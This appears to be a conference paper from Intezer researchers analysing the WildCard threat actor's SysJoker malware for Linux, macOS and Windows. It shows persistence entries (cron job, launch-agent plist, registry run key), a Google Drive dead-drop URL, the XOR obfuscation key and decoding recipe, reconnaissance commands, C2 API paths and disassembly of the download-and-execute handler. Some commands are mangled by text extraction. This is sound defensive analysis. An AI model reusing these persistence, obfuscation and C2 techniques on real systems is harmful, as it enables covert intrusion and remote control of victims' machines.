2024 DUBLIN

2 - 4 October, 2024 / Dublin, Ireland

SHADOW PLAY: WILDCARD'S MALWARE CAMPAIGNS AMIDST ISRAEL-HAMAS CONFLICT

Ryan Robinson & Nicole Fishbein

Intezer, Ireland & Israel

nicole@intezer.com
ryan@intezer.com

ABSTRACT

In 2021, the discovery of the SysJoker malware targeting Israel's educational sector marked the first sighting of a new threat actor, later named 'WildCard'. This group has since evolved its tools and methods, with 2022 variants masquerading as 'DMAdevice' and 'AppMessagingRegistrar' software written in C++ and sharing code and behaviour patterns with SysJoker for *Windows*. In October 2023, we identified new Rust-based malware RustDown, which also shares behavioural traits with SysJoker. Our technical analysis connects these operations and ties them to Operation Electric Powder. This indicates an actor with advanced capabilities and intent, primarily targeting critical sectors in Israel. This paper provides a technical overview of WildCard's operations and the TTPs shared by SysJoker, RustDown and Operation Electric Powder.

INTRODUCTION

The discovery of the SysJoker malware in 2021 [1] marked the first indication of a new and sophisticated threat actor, WildCard. This malware specifically targeted Israel's educational sector, revealing a strategic focus on critical infrastructure. The initial discovery of SysJoker highlighted the advanced capabilities of the WildCard group and the significance of their operations within the broader cybersecurity threat environment.

Since the initial sighting of SysJoker, WildCard has evolved its tools and targeting methods. In 2022, we discovered new variants masquerading as 'DMAdevice' and 'AppMessagingRegistrar' software [2]. Both of these variants were written in C++ and shared code and behaviour patterns with the *Windows* version of SysJoker, indicating a continuous development and refinement of the group's techniques.

In October 2023 we identified another significant development: a new piece of malware named RustDown [2], written in Rust. This malware also shares behavioural traits with SysJoker, suggesting a strategic shift towards using Rust for potential operational advantages such as multi-platform targeting as well as increased difficulty of analysis. Our technical analysis has connected these various operations, highlighting the adaptive and evolving nature of the WildCard group [2].

Connections to ClearSky's Operation Electric Powder [3], dating back to 2016–2017, suggest that WildCard's advanced capabilities and intent have been developing for some time. Electric Powder potentially represents the first evidence of WildCard's activity. Operation Electric Powder was notable for its complexity and sophisticated social engineering tactics – characteristics that are also evident in WildCard's current operations targeting critical sectors within Israel.

Given the ongoing conflict between Israel and Hamas, there has been heightened interest in threats targeting Israel. This includes activities [4] from known adversaries such as Iranian, Hezbollah, and Hamas-affiliated groups. In this context, the emergence and evolution of WildCard represent a significant and concerning development. The precise identity of WildCard remains elusive.

This paper provides a technical overview of WildCard's operations and the shared tactics, techniques and procedures (TTPs) observed in SysJoker, RustDown and Operation Electric Powder. We will describe the specifics of these malware variants, their deployment methods, and their implications for targeted sectors in Israel. We aim to shed light on WildCard's capabilities by examining these elements.




Figure 1: Timeline of WildCard operations.

SYSJOKER OVERVIEW

Intezer researchers discovered the first variants of SysJoker in December 2021, starting with *Linux*, then *macOS* and *Windows* variants. The samples analysed in this section are the first discovered samples of each operating system variant of SysJoker.

Operating system	SHA256
Linux	bd0141e88a0d56b508bc52db4dab68a49b6027a486e4d9514ec0db006fe71eed
macOS	1a9a5c797777f37463b44de2b49a7f95abca786db3977dcdac0f79da739c08ac
Windows	1ffd6559d21470c40dcf9236da51e5823d7ad58c93502279871c3fe7718c901c

Overall flow

The overall flow of the malware is as follows:

- SysJoker is executed on the victim's machine
- Creates a copy of itself
- Creates persistence
- Contacts dead drop
- Registers with the C2
- Reaches for instruction
- Performs command

Persistence

Due to SysJoker's multiplatform nature, each variant has a different method of persistence that is unique to the operating system it is running on. Each initial execution starts with SysJoker creating a permanent copy of itself in an inconspicuous directory on the host machine, taking care to rename the executable to masquerade as a legitimate tool, in order to avoid detection.

The *Linux* and *macOS* versions masquerade as a generic update file. In contrast, the *Windows* version more specifically attempts to masquerade as an *Intel* Graphics Common User Interface Service (igfxCUIService).

Linux

The *Linux* version of SysJoker creates a copy of itself at:

```
/.Library/SystemServices/updateSystem
```

Persistence is achieved through a cron job:

```
@reboot (/.Library/SystemServices/updateSystem)
```

It is worth noting that the path that SysJoker copies itself to (.Library) in *Linux* versions is a *macOS* format. This suggests that the *Linux* version of SysJoker might have forked from the *macOS* version. The *Linux* version of SysJoker also uses a hard-coded user-agent string, which implies that the machine is *macOS*.

macOS

The *macOS* version of SysJoker creates a copy of itself at:

```
/Library/MacOsServices/updateMacOs
```

Persistence is achieved through a launch agent at the following path:

```
/Library/LaunchAgents/com.apple.update.plist
```

The content of the launch agent Property List (PLIST) file is as follows:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/
PropertyList-1.0.dtd">
<plist version="1.0">
       <dict>
              <key>Label</key>
              <string>com.apple.update</string>
              <key>LimitLoadToSessionType</key>
              <string>Aqua</string>
              <key>ProgramArguments</key>
              <array>
                     <string>/Library/MacOsServices/updateMacOs</string>
              </array>
              <key>KeepAlive</key>
              <dict>
                     <key>SuccessfulExit</key>
                     <true/>
              </dict>
```

```
                <key>RunAtLoad</key>
                <true/>
        </dict>
</plist>
```

Windows

The *Windows* version of SysJoker creates a copy of itself at:

```
C:\ProgramData\SystemData\igfxCUIService.exe
```

Persistence is achieved through a registry run key:

```
Key: HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
Name: igfxCUIService
Type: REG_SZ
Data: C:\ProgramData\SystemData\igfxCUIService.exe
```

Dead drop resolvers

SysJoker binaries do not have a hard-coded command-and-control (C2) address. Instead, there is an obfuscated string built into the binary that contains a link to a *Google Drive* file. This *Google Drive* file is used as a dead drop resolver [5]. The hosted file, named 'domain.txt', is an obfuscated string that, when decoded, provides a domain that is to be used as the C2 address by SysJoker.

The main purpose of a dead drop resolver is to enable the threat actor to change the C2 address without having to build a new SysJoker sample. This helps with resiliency, as if one server is taken down, the malware can find another without direct communication from the attacker.


It also helps defend against static analysis techniques, as dead drop resolvers use dynamic and ephemeral information, making it harder for static analysis to reveal the full infrastructure.

Obfuscation

SysJoker uses obfuscation for important strings such as file paths, dead drop resolvers, and communications with the C2 server. Curiously, SysJoker does not use obfuscation for all the strings in the binary. This makes it easier to figure out the logic of the code as unencoded strings for logging are left in plaintext in the binaries.


String obfuscation is performed using a simple scheme of Base64 and a rolling XOR cipher. The XOR key is baked into the binaries in plaintext. Peculiarly, the XOR key is actually an RSA public key that is used for the XOR stream rather than for asymmetric encryption. The same XOR key exists in all versions of SysJoker:

```
MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQDkfNl+Se7jm7sGSrSSUpV3HUl3vEwuh+xn4q\BY6aRFL91x0H
IgcH2AM2rOlLdoV8v1vtGloPt9QpC1jSxShnFw8evGrYnqaou7gLsY5J2B06eq5UW7\+OXgb77WNbU90vyUbZAuc
fzy0eF1HqtBNbkXiQ6SSbquuvFPUepqUEjUSQIDAQAB
```


The XOR Key
"https[://]drive[.]google[.]com/uc?export=download&id=1W64PQQxrwY3XjBnv_QAeBQu-ePr537eu"
"\ProgramData"

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text
00055C50  6F 00 6B 00 69 00 65 00 3A 00 5C 00 62 00 2A 00  o.k.i.e.:.\.b.*.
00055C60  7B 00 2E 00 2B 00 3F 00 7D 00 5C 00 6E 00 00 00  {...+.?.}.\.n...
00055C70  3B 00 20 00 00 00 00 00 3B 00 00 00 75 00 74 00  ;. .....;...u.t.
00055C80  66 00 2D 00 38 00 00 00 7B 00 3C 00 68 00 74 00  f.-.8...{.<.h.t.
00055C90  6D 00 6C 00 3E                   7B 00 3C 00  m.l.>.}.....{.<.
00055CA0  2F 00 68 00 74                   7D 00 00 00  /.h.t.m.l.>.}...
00055CB0  77 00 62 00 00                   4D 41 30 47  w.b.....MIGfMA0G
00055CC0  43 53 71 47 53 49 62 33 44 51 45 42 41 51 55 41  CSqGSIb3DQEBAQUA
00055CD0  41 34 47 4E 41 44 43 42 69 51 4B 42 67 51 44 6B  A4GNADCBiQKBgQDk
00055CE0  66 4E 6C 2B 53 65 37 6A 6D 37 73 47 53 72 53 53  fNl+Se7jm7sGSrSS
00055CF0  55 70 56 33 48 55 6C 33 76 45 77 75 68 2B 78 6E  UpV3HUl3vEwuh+xn
00055D00  34 71 42 59 36 61 52 46 4C 39 31 78 30 48 49 67  4qBY6aRFL91x0HIg
                                                    6 31  cH2AM2rOlLdoV8v1
                                                    3 53  vtGloPt9QpC1jSxS
                                                    5 37  hnFw8evGrYnqaou7
                                                    7 37  gLsY5J2B06eq5UW7
                                                    9 55  +OXgb77WNbU90vyU
00055D60  62 5A 41 75 63 66 7A 79 30 65 46 31 48 71 74 42  bZAucfzy0eF1HqtB
00055D70  4E 62 6B 58 69 51 36 53 53 62 71 75 75 76 46 50  NbkXiQ6SSbquuvFP
00055D80  55 65 70 71 55 45 6A 55 53 51 49 44 41 51 41 42  UepqUEjUSQIDAQAB
00055D90  00 00 00                   7A 46 6A 35 37  ........JT0zFj57
00055DA0  48 32 67                   46 58 43 73 32  H2gnIRgxNmcFXCs2
00055DB0  4B 53 64                   6B 63 53 67 67  KSdvMjosbkEkcSgg
00055DC0  66 6E 4D 2B 5A 33 38 53 4E 67 41 38 47 52 45 58  fnM+Z38SNgA8GREX
00055DD0  58 33 4D 35 4A 31 6B 63 4D 6D 59 79 49 68 45 6A  X3M5JlkcMmYyIhEj
00055DE0  4A 6E 34 77 49 43 51 47 65 32 49 4A 52 67 3D 3D  Jn4wICQGe2IJRg==
00055DF0  00 00 00 00 53 79 73 74 65 6D 44 72 69 76 65 00  ....SystemDrive.
00055E00  45 52 6B 31 43 53 6F 7A 55 53 6F 48 4D 67 55 6D  ERk1CSozUSoHMgUm
00055E10  00 00 00 00 45 52 6F 2B 46 54 6B 6B 58 51 4D 69  ....ERo+FTkkXQMi
00055E20  4A 78 41 3D 00 00 00 00 45 52 34 75 43 43 6B 75  JxA=....ER4uCCku
```

Figure 2: XOR key with encoded strings.


Recipe

From Base64

Alphabet: A-Za-z0-9+/=

[✓] Remove non-alphabet chars

XOR

Key: MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQDkfNl+Se7jm… UTF8

Scheme: Standard

[ ] Null preserving

Input (start: 89, end: 89, length: 0)

```
JT0zFj57H2gnIRgxNmcFXCs2KSdvMjosbkEkcSggfnM+Z38SNgA8GREXX3M5J1kcMmYyIhEjJn4wICQGe2IJRg==
```

Output (start: 67, end: 66, length: -1)

```
https://drive.google.com/uc?id=1W64PQQxrwY3XjBnv_QAeBQu-ePr537eu
```

Figure 3: CyberChef decoding of obfuscated string.

The use of an RSA public key for an XOR key is odd, but it probably achieves its purpose of being a strong enough key that it will obfuscate the data sufficiently for it not to be easily detected or brute forced to reveal its decoded string. Using an RSA public key also ensures that each time a new key needs to be generated, it will be sufficiently different from other generated keys – although the efficacy of this benefit is somewhat reduced as the threat actor decided to use the same key in all variants of SysJoker.

Fingerprint

When the C2 has successfully been fetched from the dead drop resolver SysJoker will begin its fingerprinting activities. The fingerprint is sent to the C2 using the registration API call. The following information is gathered from the infected machines:

- Local IP address
- Serial number (MAC address)
- Username
- Operating system version

These are mainly achieved through calling the system with living-off-the-land (LotL) commands. How the information is gathered depends on the operating system variant.

Linux

Artefact	Command
Local IP address	`ifconFigure | grep -v 127.0.0.1 | grep -E "inet ([0-9]{1,3}.[0-9]{1,3}.[0-9]{1,3}.[0-9]{1,3})" | awk '{print $2}'`
Serial number	`ip address | awk '/ether/{print $2}'`
Username	`whoami`
Operating system version	`uname -mrs`

Whilst the local IP address is gathered in the *Linux* version of SysJoker, in the fingerprint sent to the C2, the value is hard coded to `local`.

macOS

In the *macOS* version of SysJoker, only the username is gathered. The rest of the fingerprint is hard coded to default values.

Artefact	Command
Username	`whoami`

Windows

Artefact	Command
Local IP address	`wmic nicconFigure where 'IPEnabled = True' get ipaddress`

Serial number	`powershell.exe getmac`
	`wmic path win32_physicalmedia get SerialNumber`

Username	`powershell.exe $env:username`
Operating system version	`wmic OS get Caption, CSDVersion, OSArchitecture, Version / value`

Command and control

SysJoker's overall command-and-control flow is relatively simple:

- Retrieve C2 server from dead drop resolver
- Register infected machine with C2
- Ping C2 for commands

To register an infected machine with the C2, SysJoker will send an initial fingerprint to the C2 via an HTTP POST request. This initial fingerprint also includes a 'user token' that is hard coded for each built sample. This POST request is sent to the C2 path `/api/attach`. The form data fields are as follows:


```
serial=
name=
os=
anti=
ip=
user_token=
```

As previously mentioned, not all versions of SysJoker gather these fields during the fingerprinting process. Any field that is not gathered by the malware is hard coded instead.

The C2 replies with a JSON string containing a unique token that will be used as an identifier from now on when the malware communicates with the C2. After a successful registration the malware performs a loop, sending requests to the C2's `/api/req` directory with the unique token. At this point, the C2 can reply with a command. In total, four commands have been observed, but in effect there are only two commands – the commands `exit` and `remove_reg` are referred to in the *Windows* version of SysJoker, but they are not implemented. In all versions of SysJoker, the commands `cmd` and `exe` are implemented.

cmd

This instruction is in charge of running a command and uploading its response to the C2. SysJoker will decode the command, execute it and upload the command's response to the C2 via the `/api/req/res` path.




```
.text:00410F65 cmp     [ebp+var_18], 10h
.text:00410F69 lea     eax, [ebp+WideCharStr]
.text:00410F6C push    ecx             ; size_t
.text:00410F6D cmovnb  eax, dword ptr [ebp+WideCharStr]
.text:00410F71 push    eax             ; void *
.text:00410F72 push    1Eh             ; int
.text:00410F74 push    offset aStatusSuccessR ; "{\"status\":\"success\",\"result\":\""
.text:00410F79 push    ecx             ; int
.text:00410F7A push    [ebp+var_C8]    ; void *
.text:00410F80 lea     ecx, [ebp+Block] ; void *
.text:00410F83 call    sub_41C390
.text:00410F88 push    2               ; int
.text:00410F8A push    offset asc_457198 ; "\"}"
.text:00410F8F lea     ecx, [ebp+Block] ; Src
.text:00410F92 mov     byte ptr [ebp+var_4], 18h
.text:00410F96 call    sub_417E10
.text:00410F9B movups  xmm0, xmmword ptr [eax]
.text:00410F9E movups  xmmword ptr [ebp+var_A4], xmm0
.text:00410FA5 movq    xmm0, qword ptr [eax+10h]
.text:00410FAA movq    qword ptr [ebp-94h], xmm0
.text:00410FB2 mov     dword ptr [eax+10h], 0
.text:00410FB9 mov     dword ptr [eax+14h], 0Fh
.text:00410FC0 mov     byte ptr [eax], 0
.text:00410FC3 lea     ecx, [ebp+Block]
.text:00410FC6 mov     byte ptr [ebp+var_4], 1Ah
.text:00410FCA call    sub_415F90
.text:00410FCF sub     esp, 18h
.text:00410FD2 lea     eax, [ebp+var_A4]
.text:00410FD8 mov     ecx, esp
.text:00410FDA mov     [ebp+var_C8], esp
.text:00410FE0 push    eax             ; int
.text:00410FE1 call    sub_416140
.text:00410FE6 sub     esp, 18h
.text:00410FE9 mov     byte ptr [ebp+var_4], 1Bh
.text:00410FED lea     eax, [ebp+arg_0]
.text:00410FF0 mov     ecx, esp
.text:00410FF2 push    eax             ; Src
.text:00410FF3 call    sub_416140
.text:00410FF8 mov     byte ptr [ebp+var_4], 1Ah
.text:00410FFC call    send_response
.text:00411001 mov     edx, [ebp+var_90]
.text:00411007 add     esp, 30h
.text:0041100A cmp     edx, 10h
.text:0041100D jb      short loc_41103E
```

Figure 5: Code showing structure of response of commands to C2.

exe

This command is in charge of dropping and running an executable. SysJoker will receive a URL to a zip file, a directory for the path the file should be dropped to, and a filename that the malware should use on the extracted executable. It will download this file, unzip it, and execute it.




```
.text:00410A4C push    offset aType    ; "type"
.text:00410A51 call    wtf2_sub_F1A200
.text:00410A56 lea     ecx, [ebp+var_5C]
.text:00410A59 push    ecx             ; void *
.text:00410A5A mov     ecx, eax
.text:00410A5C call    sub_41A340
.text:00410A61 mov     byte ptr [ebp+var_4], 5
.text:00410A65 lea     ecx, [ebp+var_5C]
.text:00410A68 mov     esi, [ebp+var_48]
.text:00410A6B cmp     esi, 10h
.text:00410A6E mov     edi, [ebp+var_5C]
.text:00410A71 mov     edx, [ebp+var_4C]
.text:00410A74 cmovnb  ecx, edi
.text:00410A77 push    3
.text:00410A79 push    offset aExe     ; "exe"
.text:00410A7E call    sub_4212A0
.text:00410A83 add     esp, 8
.text:00410A86 test    al, al
.text:00410A88 jz      loc_410E3A
```

```
.text:00410A8E push    offset aUrl     ; "url"
.text:00410A93 lea     ecx, [ebp+var_C0]
.text:00410A99 call    wtf2_sub_F1A200
.text:00410A9E lea     ecx, [ebp+WideCharStr]
.text:00410AA1 push    ecx             ; void *
.text:00410AA2 mov     ecx, eax
.text:00410AA4 call    sub_41A340
.text:00410AA9 push    offset aDir     ; "dir"
.text:00410AAE lea     ecx, [ebp+var_C0]
.text:00410AB4 mov     byte ptr [ebp+var_4], 6
.text:00410AB8 call    wtf2_sub_F1A200
.text:00410ABD lea     ecx, [ebp+lpMultiByteStr]
.text:00410AC0 push    ecx             ; void *
.text:00410AC1 mov     ecx, eax
.text:00410AC3 call    sub_41A340
.text:00410AC8 push    offset aName_0  ; "name"
.text:00410ACD lea     ecx, [ebp+var_C0]
.text:00410AD3 mov     byte ptr [ebp+var_4], 7
.text:00410AD7 call    wtf2_sub_F1A200
.text:00410ADC lea     ecx, [ebp+var_A4]
.text:00410AE2 push    ecx             ; void *
.text:00410AE3 mov     ecx, eax
.text:00410AE5 call    sub_41A340
.text:00410AEA mov     byte ptr [ebp+var_4], 8
.text:00410AEE lea     ecx, [ebp+lpMultiByteStr]
.text:00410AF1 mov     esi, [ebp+var_60]
.text:00410AF4 cmp     esi, 10h
.text:00410AF7 mov     edi, [ebp+lpMultiByteStr]
.text:00410AFA mov     edx, [ebp+var_64]
.text:00410AFD cmovnb  ecx, edi
.text:00410B00 push    0
.text:00410B02 push    offset byte_45675B
.text:00410B07 call    sub_4212A0
.text:00410B0C add     esp, 8
.text:00410B0F test    al, al
.text:00410B11 jnz     short loc_410B3B
```

Figure 6: Parsing of the payload structure before download.

After execution, the malware will reply to the C2's `/api/req/res` path with either 'success' if the process was successful, or 'exception' if it wasn't.



```
.text:00410CB7 sub     edx, [ebp+var_B0]
.text:00410CBD push    edx             ; int
.text:00410CBE push    ecx             ; int
.text:00410CBF mov     ecx, [ebp+var_AC] ; void *
.text:00410CC5 call    sub_417D20
.text:00410CCA mov     cl, [ebp+var_A5]
.text:00410CD0 mov     byte ptr [ebp+var_4], 0Fh
.text:00410CD4 call    download_and_execute
.text:00410CD9 add     esp, 20h
.text:00410CDC lea     ecx, [ebp+Block]
.text:00410CDF push    20h ; ' '        ; int
.text:00410CE1 test    al, al
.text:00410CE3 jz      short loc_410D0D
```

```
.text:00410CE5 call    sub_418B10
.text:00410CEA movups  xmm0, ds:xmmword_45728C ; "{\"status\":\"success\"}"
.text:00410CF1 mov     [ebp+var_34], 14h
.text:00410CF8 mov     [ebp+Block], eax
.text:00410CFB movups  xmmword ptr [eax], xmm0
.text:00410CFE mov     ecx, ds:dword_45729C
.text:00410D04 mov     [eax+10h], ecx
.text:00410D07 mov     byte ptr [eax+14h], 0
.text:00410D0B jmp     short loc_410D3F
```

```
.text:00410D0D
.text:00410D0D loc_410D0D:
.text:00410D0D call    sub_418B10
.text:00410D12 movups  xmm0, ds:xmmword_4572A4
.text:00410D19 mov     edx, eax
.text:00410D1B mov     [ebp+var_34], 16h
.text:00410D22 mov     [ebp+Block], edx
.text:00410D25 movups  xmmword ptr [edx], xmm0 ; "{\"status\":\"exception\"}"
